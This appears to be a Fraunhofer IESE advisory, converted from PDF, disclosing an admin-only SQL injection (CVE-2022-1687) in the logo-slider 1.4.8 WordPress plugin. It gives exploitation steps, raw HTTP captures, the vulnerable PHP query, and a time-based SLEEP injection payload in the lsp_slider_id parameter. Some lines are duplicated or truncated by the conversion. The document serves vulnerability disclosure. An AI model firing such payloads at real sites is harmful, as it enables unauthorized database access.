



# logo-slider 1.4.8 WordPress plugin SQL injection

## Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	logo-slider
Affected Software Type	WordPress plugin
Version	1.4.8
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1687
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	<a href="mailto:daniel.krohmer@iese.fraunhofer.de">daniel.krohmer@iese.fraunhofer.de</a>
Link to Affected Software	<a href="https://wordpress.org/plugins/logo-slider">https://wordpress.org/plugins/logo-slider</a>
Link to Vulnerability DB	<a href="https://nvd.nist.gov/vuln/detail/CVE-2022-1687">https://nvd.nist.gov/vuln/detail/CVE-2022-1687</a>

## Vulnerability Description

The `lsp_slider_id` query parameter in logo-slider 1.4.8 is vulnerable to SQL injection. An




# Security Bulletin


of the [Fraunhofer IESE](#) Research Institute

## Exploitation Guide

Login as `admin` user. This attack requires at least `admin` privileges.



Go to `Logo Slider` and hit `Manage Sliders`.



Choose an arbitrary `Slider Name` and click on `Add Slider`.



# Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

**Add Slider**

Slider Name  [Add Slider](#)

NOTE: Please do not use weird characters or symbols (like ! @ # \$ % ^ & \* - etc)

There are no sliders

Click on `Manage Images`.

**Manage Sliders**

Slider save successfully

**Add Slider**

Slider Name  [Add Slider](#)

NOTE: Please do not use weird characters or symbols (like ! @ # \$ % ^ & \* - etc)

#	Slider Name	Slider Shortcode	Short Name	Action
1	Test	<code>[lsp_slider slider=test]</code>	test	<a href="#">Manage Images</a> <a href="#">Edit Title</a> <a href="#">Delete</a>
#	Slider Name	Slider Shortcode	Short Name	Action

Clicking the previous button triggers the vulnerable request. `lsp_slider_id` is the vulnerable query parameter



```
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
http://localhost/wp-admin/admin.php?page=manage_sliders&lsp_msg=
add_slider_success
8 DNT: 1
9 Connection: close
10 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651732633%7CxsS0NzrCctrhMqyZUQR8EbqTK3EOpf3pWlJjM81IHcL
%7C7684c7b240790adb844456726bfd5d4df324f9dbac1c21806daf58971b45d
ed0; PHPSESSID=ggbg3ps61166g6trclgqkkj2cf; wordpress_test_cookie
=Wp%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651732633%7CxsS0NzrCctrhMqyZUQR8EbqTK3EOpf3pWlJjM81IHcL
%7C6631720de07112fe798b7ecb230b6037e7fd4d8bf948c694845165da8dcf
aed; wp-settings-1=
editor%3Dtynmce%26amplibraryContent%3Dbrowse%26wd_ads_manage_gr
oups_tab%3Dpop; wp-settings-time-1=1651559834
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16
17
4 Expires: Wed, 11 Jan 1984 05:00:00 GMT
5 Cache-Control: no-cache, must-revalidate, max-age=0
6 X-Frame-Options: SAMEORIGIN
7 Referrer-Policy: strict-origin-when-cross-origin
8 Vary: Accept-Encoding
9 Content-Length: 100315
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html class="wp-toolbar"
15 lang="en-US">
16 <head>
17 <meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />
18 <title>
&lsquo; hacking playground &#8212; WordPress
</title>
19 <script type="text/javascript">
addLoadEvent = function(func){
20 if(typeof jQuery!=='undefined')jQuery(function(){
func();
});
};
else if(typeof wpOnload!=='function'){
wpOnload=func;
}
else{
var oldonload=wpOnload;
wpOnload=function(){
oldonload();
wpOnload=func;
};
}
```

A POC may look like the following request:

Request	Response
<pre>1 GET /wp-admin/admin.php?page=manage_images&amp;lsp_slider_id= 1+AND+(SELECT+7741+FROM+(SELECT(SLEEP(5)))h(LaF)) HTTP/1.1 2 Host: localhost 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp ,/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost/wp-admin/admin.php?page=manage_sliders&amp;lsp_msg= add_slider_success 8 DNT: 1 9 Connection: close 10 Cookie: wordpress_86a9106ae65537651a8e456835b316ab= admin%7C1651732633%7CxsS0NzrCctrhMqyZUQR8EbqTK3EOpf3pWlJjM81IHcL %7C7684c7b240790adb844456726bfd5d4df324f9dbac1c21806daf58971b45d ed0; PHPSESSID=ggbg3ps61166g6trclgqkkj2cf; wordpress_test_cookie =Wp%20Cookie%20check; wordpress_logged_in_86a9106ae65537651a8e456835b316ab= admin%7C1651732633%7CxsS0NzrCctrhMqyZUQR8EbqTK3EOpf3pWlJjM81IHcL %7C6631720de07112fe798b7ecb230b6037e7fd4d8bf948c694845165da8dcf aed; wp-settings-1= editor%3Dtynmce%26amplibraryContent%3Dbrowse%26wd_ads_manage_gr oups_tab%3Dpop; wp-settings-time-1=1651559834 11 Upgrade-Insecure-Requests: 1 12 Sec-Fetch-Dest: document 13 Sec-Fetch-Mode: navigate 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-User: ?1 16 17</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 03 May 2022 09:06:19 GMT 3 Server: Apache/2.4.52 (Debian) 4 Expires: Wed, 11 Jan 1984 05:00:00 GMT 5 Cache-Control: no-cache, must-revalidate, max-age=0 6 X-Frame-Options: SAMEORIGIN 7 Referrer-Policy: strict-origin-when-cross-origin 8 Vary: Accept-Encoding 9 Content-Length: 100469 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13 &lt;!DOCTYPE html&gt; 14 &lt;html class="wp-toolbar" 15 lang="en-US"&gt; 16 &lt;head&gt; 17 &lt;meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /&gt; 18 &lt;title&gt; &amp;lsquo; hacking playground &amp;#8212; WordPress &lt;/title&gt; 19 &lt;script type="text/javascript"&gt; addLoadEvent = function(func){ 20 if(typeof jQuery!=='undefined')jQuery(function(){ func(); }); }; else if(typeof wpOnload!=='function'){ wpOnload=func; } else{ var oldonload=wpOnload; wpOnload=function(){ oldonload(); wpOnload=func; }; }</pre>

In the code, the vulnerability is triggered by unsanitized user input of `lsp_slider_id` at line 11 in `./ls_manage_images.php`. The final database query is called at line 21.



# Security Bulletin

of the [Fraunhofer IES](#) Research Institute

```
15         } else {  
16             $lsp_msg = '';  
17         }  
18  
19         $slider_table = $wpdb->prefix . "lsp_sliders";  
20  
        $lspSlider = $wpdb->get_results( "Select slider_id From  
$slider_table Where slider_id = $lsp_slider_id" );
```

## Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work. The SQL injection can be triggered by sending the request below.

```
GET /wp-admin/admin.php?page=manage_images&lsp_slider_id=1+AND+(SELECT+7741+FROM+(SELECT(SLEEP(
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=manage_sliders&lsp_msg=add_slider_success
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651732633%7CxsSONzrCctrhMqyZUQR8Ebq
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```